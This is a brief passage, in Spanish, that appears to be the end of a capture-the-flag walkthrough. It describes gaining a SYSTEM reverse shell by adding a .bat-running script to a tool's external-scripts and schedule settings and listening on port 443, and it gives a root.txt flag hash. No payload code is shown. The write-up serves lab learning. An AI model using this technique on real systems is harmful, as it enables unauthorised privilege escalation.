
Luego creo un script en la sección de external scripts que ejecute el archivo .bat



Y lo agrego a la parte de schedule para que se ejecute automáticamente



Solo queda poner a la escucha el puerto 443 para recibir la shell de system :)



root.txt → 878822b7aef90d730f3e628c18d472c0